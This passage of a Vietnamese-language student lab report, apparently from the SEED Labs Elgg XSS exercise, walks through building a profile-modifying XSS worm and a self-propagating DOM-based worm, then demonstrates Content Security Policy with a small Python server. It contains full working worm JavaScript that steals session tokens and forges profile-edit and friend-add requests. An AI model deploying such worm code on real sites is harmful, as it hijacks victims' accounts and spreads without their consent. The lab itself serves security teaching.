the sidebar. The status bar at the bottom right indicates "Blogs".



➤ Task 5: Modifying the Victim's Profile

Mục tiêu của nhiệm vụ này là sửa đổi hồ sơ của nạn nhân khi nạn nhân truy cập trang của Samy. Chúng ta sẽ viết một con sâu XSS để hoàn thành nhiệm vụ. Con sâu này không tự lan truyền; trong nhiệm vụ 6, chúng ta sẽ làm cho nó tự lan truyền. Tương tự như nhiệm vụ trước, chúng ta cần viết một chương trình JavaScript độc hại để tạo ra các yêu cầu HTTP trực tiếp từ trình duyệt của nạn nhân, mà không cần sự can thiệp của kẻ tấn công. Để sửa đổi hồ sơ, trước tiên chúng ta phải tìm hiểu cách người dùng hợp pháp chỉnh sửa hoặc sửa đổi hồ sơ của mình trong Elgg. Cụ thể hơn, chúng ta cần tìm ra cách yêu cầu HTTP POST được xây dựng để sửa đổi hồ sơ của người dùng. Chúng ta sẽ sử dụng công cụ HTTP Header Live của Firefox. Khi đã hiểu được yêu cầu HTTP POST modify-profile trông như thế nào, chúng ta có thể viết một chương trình JavaScript để gửi cùng một yêu cầu HTTP.

- Thực hiện chỉnh sửa thông tin người dùng và quan sát cấu trúc HTTP ở HTTP Header Live:



- Lưu file record của HTTP Header Live và xem xét ta nhận ra được HTTP header của yêu cầu edit-profile.

```

HTTPHeaderLive(3).txt (~./Downloads) - gedit
HTTPHeaderLive(3).txt
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=pj1qv908barlcv7lcefus7
Connection: keep-alive
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Sat, 23 Nov 2024 08:49:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3887
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
-----
```

- Viết một chương trình JavaScript để gửi cùng một yêu cầu HTTP:

```

Task5.js (~./Downloads) - gedit
HTTPHeaderLive(3).txt
Task4.js
Task5.js

<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token

    var userName=__elgg.session.user.name;
    var guid=__guid=__elgg.session.user.guid;
    var ts=__elgg_ts__=__elgg.security.token.__elgg_ts;
    var token=__elgg_token__=__elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Attached" +
        "&accesslevel[description]=2"
    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var attackerGuid = "47";
    var sendurl = "http://www.xsslabelgg.com/profile/samy/edit";
    if(elgg.session.user.guid!=attackerGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

- Nhúng chương trình trên vào trường About me của Samy(Samy là đối tượng được hướng đến để gắn sâu lây lan):

Edit profile : XSS Lab Site - Mozilla Firefox

Activity Blogs Bookmarks Files Groups More »

XSS Lab Site

Edit profile

Display name
Samy

About me

```

__elgg_token=4nGY2T9zrNtV7te6a-b2A
var Ajax=null;
var ts=__elgg_ts__=__elgg.security.token.__elgg_ts__;
var token=__elgg_token__=__elgg.security.token.__elgg_token__;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47&" + ts + token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.send();
```

Visual editor

Public


Search

Samy


Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile

- Khi người dùng truy cập vào profile của Samy, sâu sẽ bị gắn vào làm thay đổi thông tin Samy mà không cần attacker trực tiếp sửa đổi.
- Đăng nhập người dùng Charlie và truy cập vào profile của Samy.



Trước khi bị tấn công profile của Samy khi người đăng nhập là Samy không có gì thay đổi.



Sau khi người khác truy cập vào profile của Samy nội dung About me đổi thành Attacker như thiết lập.

➤ Task 6: Writing a Self-Propagating XSS Worm

Để trở thành một con sâu thực sự, chương trình JavaScript độc hại phải có khả năng tự lây lan. Cụ thể là, bất cứ khi nào một số người xem hồ sơ bị nhiễm, không chỉ hồ sơ của người họ xem bị sửa đổi, mà con sâu cũng sẽ được lây lan đến hồ sơ của họ, ảnh hưởng thêm đến những người khác xem các hồ sơ mới bị nhiễm này. Theo cách này, càng có nhiều người xem hồ sơ bị nhiễm, thì con sâu có thể lây lan càng nhanh. Đây chính xác là cơ chế mà Samy Worm sử dụng: chỉ trong vòng 20 giờ kể từ khi phát hành vào ngày 4 tháng 10 năm 2005, hơn một triệu người dùng đã bị ảnh hưởng, khiến Samy trở thành một trong những loại vi-rút lây lan nhanh nhất mọi thời đại. Mã JavaScript có thể đạt được điều này được gọi là sâu kịch bản chéo trang tự lan truyền. Trong nhiệm vụ này, bạn cần triển khai một con sâu như vậy, không chỉ sửa đổi hồ sơ của nạn nhân và thêm người dùng "Samy" làm bạn mà còn thêm một bản sao của chính con sâu vào hồ sơ của nạn nhân, do đó nạn nhân trở thành kẻ tấn công.


Để đạt được khả năng tự lan truyền, khi JavaScript độc hại sửa đổi hồ sơ của nạn nhân, nó sẽ tự sao chép vào hồ sơ của nạn nhân.

Phương pháp liên kết: Nếu sâu được bao gồm bằng cách sử dụng thuộc tính src trong thẻ <script> thì việc lan truyền sâu có thể dễ dàng triển khai bằng việc thiết lập script của nạn nhân bằng src đã cấu hình.

Ở đây chúng ta sử dụng phương pháp DOM.

Phương pháp DOM: Nếu toàn bộ chương trình JavaScript (tức là sâu) được nhúng vào hồ sơ bị nhiễm, để truyền sâu sang hồ sơ khác, mã sâu có thể sử dụng API DOM để lấy một bản sao của chính nó từ trang web.

- Viết chương trình js để gửi yêu cầu HTTP sửa đổi thông tin thông qua API DOM. Chương trình thông qua việc truy cập của người dùng gửi 1 API DOM từ nạn nhân cũ sang nạn nhân mới là người dùng đang truy cập.



```

Task6.js (~/Downloads) - gedit
Open Save
Task6.js xHTTPHeaderLive(3).txt x Task4.js x Task5.js x
<script type="text/javascript" id="worm">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var userName=__elgg.session.user.name;
    var guid=__guid__=__elgg.session.user.guid;
    var ts=__elgg_ts__=__elgg.security.token.__elgg_ts;
    var token=__elgg_token__=__elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Attacked" + wormCode;
    desc += "&accesslevel[description]=2"
    //Construct the content of your url.
    var content = token + ts + name + desc + guid;
    var attackerGuid = 4;
    var sendurl = 'http://www.xsslabelgg.com/action/profile/edit';
    if(elgg.session.user.guid!=attackerGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open('POST',sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>

```

- Nhúng chương trình trên vào trường About me của Admin:

The screenshot shows the 'Edit profile' page for the 'Admin' user on the 'XSS Lab Site'. The 'About me' field contains the following script payload:

```
<script type="text/javascript" id="worm">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp _elgg_ts
//and Security Token _elgg_token
var headerTag = <script id="worm" type="text/javascript">;
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName=_elgg_session.user.name;
var userGUID=_elgg_session.user.guid;
```

- Đăng nhập bằng tên người dùng khác (ví dụ Samy) và thực hiện truy cập vào profile của

The screenshot shows the Admin profile page on the 'XSS Lab Site'. A green success message at the top right states 'Your profile was successfully saved.' The profile card for 'Admin' shows the modified 'About me' content.

Admin:

Profile của Admin trống khi chưa có người dùng truy cập.

The screenshot displays two Firefox browser windows side-by-side. Both windows are titled "XSS Lab Site".
 Top window (Admin profile): The profile picture is a gray placeholder. The status text reads "Admin" followed by "About me" and "Attacked".
 Bottom window (Samy profile): The profile picture is a placeholder image of a person at a computer. The status text reads "Samy" followed by "About me".
 The browser interface includes a toolbar with icons for back, forward, search, and refresh, as well as a menu bar with "File", "Edit", "View", "Insert", "Format", "Table", "Cell", "Help", and "Account". The address bar shows the URL "www.xsslabelgg.com/profile/admin" for the top window and "www.xsslabelgg.com/profile/samy" for the bottom window. The status bar at the bottom of each window shows the time as 4:44 AM and 4:43 AM respectively.

Profile của người dùng hiện tại Samy khi chưa truy cập vào profile của Admin.

Profile của nạn nhân 1 là Admin bị nhiễm sâu.

Profile của nạn nhân 2 là người vừa truy cập cũng bị nhiễm sâu.

This screenshot shows the same Samy profile page from the previous image, but with a different status message. The status text now reads "Samy" followed by "About me" and "Attacked".
 The browser interface and overall layout remain the same, with the top window still showing the Admin profile page.

➤ Task 7: Defeating XSS Attacks Using CSP

Vấn đề cơ bản của lỗ hổng XSS (Cross-Site Scripting) là HTML cho phép mã JavaScript được trộn lẫn với dữ liệu. Do đó, để khắc phục vấn đề cơ bản này, chúng ta cần tách biệt mã (code) khỏi dữ liệu. Có hai cách để nhúng mã JavaScript vào trong một trang HTML: cách thứ nhất là **nhúng trực tiếp (inline)** và cách thứ hai là **nhúng qua liên kết (link)**.

- **Nhúng trực tiếp (Inline approach):** Mã JavaScript được đặt trực tiếp trong trang HTML.
- **Nhúng qua liên kết (Link approach):** Mã JavaScript được lưu trong một tệp bên ngoài, sau đó liên kết tệp đó vào trang HTML.

Cách nhúng trực tiếp là **nguyên nhân gây ra lỗ hổng XSS**, bởi vì trình duyệt không thể biết mã này đến từ đâu: từ máy chủ web đáng tin cậy hay từ người dùng không đáng tin cậy. Khi thiếu thông tin này, trình duyệt không thể xác định mã nào an toàn để thực thi và mã nào nguy hiểm.

Ngược lại, cách nhúng qua liên kết cung cấp một thông tin quan trọng cho trình duyệt, đó là nguồn gốc của mã. Các trang web có thể thông báo cho trình duyệt biết nguồn nào là đáng tin cậy, nhờ đó, trình duyệt có thể quyết định đoạn mã nào an toàn để thực thi. Mặc dù kẻ tấn công cũng có thể sử dụng cách nhúng qua liên kết để đưa mã của chúng vào, nhưng chúng không thể đặt mã của mình vào những nguồn đáng tin cậy.

➤ Cách trình duyệt nhận biết nguồn mã đáng tin cậy

Các trang web sử dụng một cơ chế bảo mật gọi là **Content Security Policy (CSP)** để thông báo cho trình duyệt về các nguồn mã đáng tin cậy. CSP được thiết kế đặc biệt để ngăn chặn các cuộc tấn công XSS và ClickJacking. Hiện nay, CSP đã trở thành một tiêu chuẩn và được hầu hết các trình duyệt hỗ trợ. CSP không chỉ giới hạn mã JavaScript mà còn hạn chế các nội dung khác trên trang, như:

- Giới hạn nơi hình ảnh, âm thanh, video có thể được tải về.
- Hạn chế việc một trang web có thể được đặt bên trong một iframe (để chống lại các cuộc tấn công ClickJacking).

Trong bài này, chúng ta sẽ chỉ tập trung vào cách sử dụng CSP để ngăn chặn các cuộc tấn công XSS.


➤ Thiết lập máy chủ web với CSP

CSP được cấu hình bởi máy chủ web. Để minh họa CSP hoạt động như thế nào, chúng ta sẽ sử dụng một trang web mẫu. Thay vì sử dụng máy chủ Apache (đã được cài đặt sẵn trong máy ảo), ta sẽ viết một chương trình Python đơn giản để thực hiện công việc này.

Chương trình Python này sẽ chạy một máy chủ HTTP lắng nghe tại cổng 8000. Khi nhận được một yêu cầu, nó sẽ tải một tệp tĩnh và trả về cho máy khách. Trong phản hồi này, máy chủ thêm một **CSP header** để thiết lập chính sách đối với mã JavaScript bên trong trang.

➤ *Cách thực hiện:*

- Tải file zip `csp.zip` từ website của bài thực hành từ link:
https://seedsecuritylabs.org/Labs_16.04/Web/Web_XSS_Elgg/
- Giải nén file, vào thư mục `csp`.



- Đặt tệp `http_server.py` ở trạng thái có thể thực thi, sau đó chạy chương trình máy chủ bên trong thư mục `csp`.

```

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *


class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
                        "default-src 'self';"
                        "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()

```

```
[11/23/24]seed@VM:~/.../csp$ sudo python3 http_server.py
```

- Cài đặt DNS trong /etc/hosts:




```

GNU nano 2.5.3          File: /etc/hosts          Modified
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
127.0.0.1      www.example32.com
127.0.0.1      www.example68.com
127.0.0.1      www.example79.com

```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
 ^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^ ^ Go To Line

- Truy cập vào đường dẫn đã setup:



Giải thích:

Trang web kiểm tra **Chính sách Bảo mật Nội dung (CSP - Content Security Policy)** thông qua việc cho phép hoặc từ chối thực thi các đoạn mã JavaScript dựa trên chính sách được định nghĩa trong HTTP header của máy chủ. Kết quả hiển thị cho các vùng (**area1** đến **area6**) liên quan đến cách CSP được cấu hình:

- **Inline: CorrectNonce (OK)**

- Đoạn mã inline có giá trị `nonce="1rA2345"` được thực thi thành công.
 - **Nonce (Number Used Once):** Là một mã định danh duy nhất được đặt trong CSP và mã JavaScript inline. Trình duyệt xác minh nonce từ CSP header trước khi cho phép thực thi mã.
 - Giá trị `nonce="1rA2345"` của đoạn mã khớp với giá trị nonce được chỉ định trong CSP.

- **Inline: WrongNonce (Failed)**

- Đoạn mã inline có `nonce="2rB3333"` không được thực thi vì giá trị nonce không khớp với giá trị trong CSP header.
 - Trình duyệt chỉ cho phép thực thi mã inline nếu giá trị nonce được chỉ định trong đoạn mã trùng với giá trị nonce trong CSP.

- **Inline: NoNonce (Failed)**

- Đoạn mã inline không có thuộc tính `nonce`.
 - Trong CSP nghiêm ngặt, các đoạn mã inline sẽ bị chặn hoàn toàn nếu không được bảo vệ bởi nonce hoặc hash (hàm băm).

- **From self (OK)**

- Mã JavaScript được tải từ chính máy chủ gốc (`self`) được thực thi thành công.
 - CSP header cho phép nguồn `self`, nghĩa là bất kỳ mã nào được tải từ cùng miền máy chủ gốc đều được thực thi.

- **From example68.com (OK)**

- Mã JavaScript được tải từ `http://www.example68.com:8000` được thực thi thành công.
 - CSP header đã cho phép mã từ miền `www.example68.com`. Điều này có thể được chỉ định bằng cú pháp như sau trong CSP:

```
script-src 'self' http://www.example68.com:8000;
```

- **From example79.com (Failed)**

- Mã JavaScript từ `http://www.example79.com:8000` không được thực thi.
 - CSP header không cho phép mã từ nguồn này. Khi miền không được chỉ định trong CSP, trình duyệt sẽ chặn mã từ miền đó.

- **Phân tích nút bấm ("Click me")**

- Nút bấm không bị ảnh hưởng bởi CSP vì nó sử dụng JavaScript đã được định nghĩa sẵn (event handler nội bộ).
- **CSP không ngăn hành động này.**

- Tóm tắt

CSP hoạt động bằng cách kiểm soát các nguồn gốc từ đó mã JavaScript được phép tải hoặc thực thi. Các kết quả hiển thị phù hợp với chính sách CSP được thiết lập:

- Inline scripts yêu cầu **nonce** hoặc **hash**.
- Scripts từ nguồn bên ngoài chỉ được thực thi nếu được liệt kê trong `script-src`.

3. Cross-site Request Forgery (CSRF)

a. Mục tiêu:

- Tấn công nhằm giả mạo yêu cầu hợp lệ từ người dùng đã xác thực.
- Đưa ra giải pháp phòng chống.

b. Kịch bản:

- Một trang web có chức năng thay đổi mật khẩu mà không sử dụng token xác thực.

c. Thực hiện:

➤ *Tổng quan môi trường:*

